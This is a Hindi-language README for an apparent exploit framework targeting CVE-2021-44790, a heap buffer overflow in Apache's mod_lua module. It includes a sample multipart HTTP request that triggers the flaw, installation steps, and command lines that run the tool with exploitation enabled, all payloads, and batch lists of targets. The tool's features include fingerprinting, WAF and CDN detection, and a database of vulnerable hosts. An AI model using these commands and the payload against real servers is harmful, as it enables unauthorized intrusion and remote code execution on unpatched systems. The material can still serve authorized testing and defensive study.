🔥 CVE-2021-44790 - Apache mod_lua बफर ओवरफ्लो शोषण
📋 अवलोकन
Apache mod_lua बफर ओवरफ्लो शोषण, CVE-2021-44790 के लिए एक उन्नत, एंटरप्राइज़-ग्रेड शोषण मंच है - जो Apache HTTP Server 2.4.x mod_lua मॉड्यूल में एक गंभीर बफर ओवरफ्लो भेद्यता है। यह फ्रेमवर्क व्यापक फिंगरप्रिंटिंग, बुद्धिमान स्क्रिप्ट खोज, बहु-चरणीय स्कैनिंग और 95%+ कॉन्फिडेंस डिटेक्शन के साथ पेशेवर रिपोर्टिंग क्षमताएं प्रदान करता है।
⚡ मुख्य विशेषताएं
| फीचर | विवरण |
|---|

| 🔍 उन्नत फिंगरप्रिंटिंग | Apache संस्करण, mod_lua, OS, आर्किटेक्चर, WAF, CDN, कंटेनर, क्लाउड प्रदाता का पता लगाना |
| 🎯 बुद्धिमान खोज | robots.txt, sitemap, HTML पार्सिंग, JavaScript निष्कर्षण सहित 7+ खोज तकनीकें |
| 💥 बहु-चरणीय स्कैनिंग | कनेक्शन → फिंगरप्रिंट → खोज → सत्यापन → शोषण → रिपोर्टिंग |
| 🧩 विस्तारणीय प्लगइन सिस्टम | भविष्य के CVEs के लिए आसान प्लगइन विकास |
| 🌐 स्मार्ट HTTP इंजन | कनेक्शन पूलिंग, पुनः प्रयास, HTTP/2 समर्थन, दर सीमित करना |
| 📊 व्यापक रिपोर्टिंग | इंटरैक्टिव डैशबोर्ड के साथ JSON, HTML, Markdown, PDF |
| 🎨 सुंदर टर्मिनल UI | प्रोग्रेस बार, टेबल और रंग-कोडित आउटपुट के साथ रिच लाइब्रेरी |
| 💾 शोध डेटाबेस | पूर्ण स्कैन इतिहास और क्वेरी समर्थन के साथ SQLite स्टोरेज |
| 📸 स्क्रीनशॉट कैप्चर | साक्ष्य संग्रह के लिए स्वचालित वेबपेज स्क्रीनशॉट |
| 🚀 उच्च प्रदर्शन | 20+ समवर्ती थ्रेड, 100+ कनेक्शन पूल |
🎯 भेद्यता विवरण
| एट्रिब्यूट | मान |
|---|
| CVE ID | CVE-2021-44790 |
| भेद्यता | बफर ओवरफ्लो (Integer Underflow) |
| प्रभावित सॉफ्टवेयर | Apache HTTP Server 2.4.0 से 2.4.51 |
| फिक्स्ड संस्करण | Apache HTTP Server 2.4.52 और बाद के संस्करण |
| घटक | mod_lua मॉड्यूल |
| हमला वेक्टर | नेटवर्क (रिमोट) |
| CVSS स्कोर | 9.8 (क्रिटिकल) |
| गोपनीयता प्रभाव | उच्च |
| अखंडता प्रभाव | उच्च |
| उपलब्धता प्रभाव | उच्च |
| शोषण परिपक्वता | Proof-of-Concept उपलब्ध |
तकनीकी विवरण
यह भेद्यता mod_lua मॉड्यूल में multipart/form-data अनुरोधों को संसाधित करते समय मौजूद है। lua_request_parsebody() फ़ंक्शन में इंटीजर अंडरफ्लो हीप-आधारित बफर ओवरफ्लो का कारण बन सकता है, जो संभावित रूप से रिमोट कोड निष्पादन की अनुमति देता है।
POST /process.lua HTTP/1.1
Host: target.com
Content-Type: multipart/form-data; boundary=4

4
Content-Disposition: form-data; name="name"

0
4
📸 स्क्रीनशॉट

| मुख्य इंटरफ़ेस | फिंगरप्रिंट परिणाम |
|---|
 |  |
| स्कैन प्रगति | HTML रिपोर्ट डैशबोर्ड |
|---|
 |  |
🚀 त्वरित प्रारंभ
स्थापना
# Clone the repository
git clone https://github.com/CerberusMrXi/Apache-Lua-Buffer-Overflow-Exploit-CVE-2021-44790
cd Apache-Lua-Buffer-Overflow-Exploit-CVE-2021-44790

# Install dependencies
pip install -r requirements.txt

# Verify installation
python3 exploit.py --version
मूल उपयोग
# Quick vulnerability scan
python3 exploit.py http://target.com

# Verbose scan with exploitation
python3 exploit.py https://target.com --exploit --verbose

# Generate all reports
python3 exploit.py http://target.com --report all

# Research mode with database
python3 exploit.py http://target.com --research
📋 विस्तृत उपयोग
कमांड लाइन विकल्प
python3 exploit.py [TARGET] [OPTIONS]
| विकल्प | विवरण | उदाहरण |
|---|
TARGET | लक्ष्य URL | http://target.com |
--config FILE | कॉन्फ़िगरेशन फ़ाइल | --config config.yaml |
--threads N | थ्रेड की संख्या | --threads 30 |
--timeout N | अनुरोध टाइमआउट (सेकंड) | --timeout 15 |
--proxy URL | प्रॉक्सी URL | --proxy http://127.0.0.1:8080 |
--verbose | विस्तृत आउटपुट | --verbose |
--scan-only | शोषण के बिना स्कैन करें | --scan-only |
--exploit | शोषण सक्षम करें | --exploit |
--all-payloads | सभी पेलोड का उपयोग करें | --all-payloads |
--report FORMAT | रिपोर्ट प्रारूप (json/html/markdown/all) | --report all |
--output DIR | आउटपुट निर्देशिका | --output /path/to/reports/ |
--research | शोध मोड सक्षम करें | --research |
--database FILE | डेटाबेस पथ | --database luastorm.db |
--screenshot | स्क्रीनशॉट लें | --screenshot |
--batch FILE | लक्ष्यों के साथ बैच फ़ाइल | --batch targets.txt |
--query SQL | डेटाबेस क्वेरी निष्पादित करें | --query "SELECT * FROM targets" |
उदाहरण
1. बुनियादी भेद्यता मूल्यांकन
python3 exploit.py https://example.com --verbose --report all
2. कॉर्पोरेट वातावरण स्कैन
python3 exploit.py https://internal-server.com \
    --proxy http://proxy.corp.com:8080 \
    --threads 10 \
    --timeout 15 \
    --verbose \
    --report all \
    --output /var/log/security/
3. पूर्ण पैठ परीक्षण
python3 exploit.py https://client.com \
    --threads 30 \
    --timeout 10 \
    --exploit \
    --all-payloads \
    --report all \
    --screenshot \
    --research \
    --verbose \
    --output /pentest/client_name/
4. बैच स्कैनिंग
python3 exploit.py --batch targets.txt --config config.yaml
5. डेटाबेस क्वेरीज़
# Show all vulnerable targets
python3 exploit.py --query "SELECT * FROM targets WHERE vulnerable=1"

# Get statistics
python3 exploit.py --query "SELECT COUNT(*) as total, SUM(vulnerable) as vulnerable FROM targets"
⚙️ कॉन्फ़िगरेशन
config.yaml
# ----------------------------------------------------------------------------
# LuaStorm Exploit Framework - Configuration File
# ----------------------------------------------------------------------------

# Scan Settings
threads: 20                    # Concurrent threads
timeout: 10                    # Request timeout in seconds
retries: 3                     # Number of retry attempts
rate_limit: 10                 # Requests per second
max_depth: 3                   # Directory traversal depth
follow_redirects: true         # Follow HTTP redirects
verify_ssl: false              # Verify SSL certificates
 cerberusmrxi/apache-lua-buffer-overflow-exploit-cve-2021-44790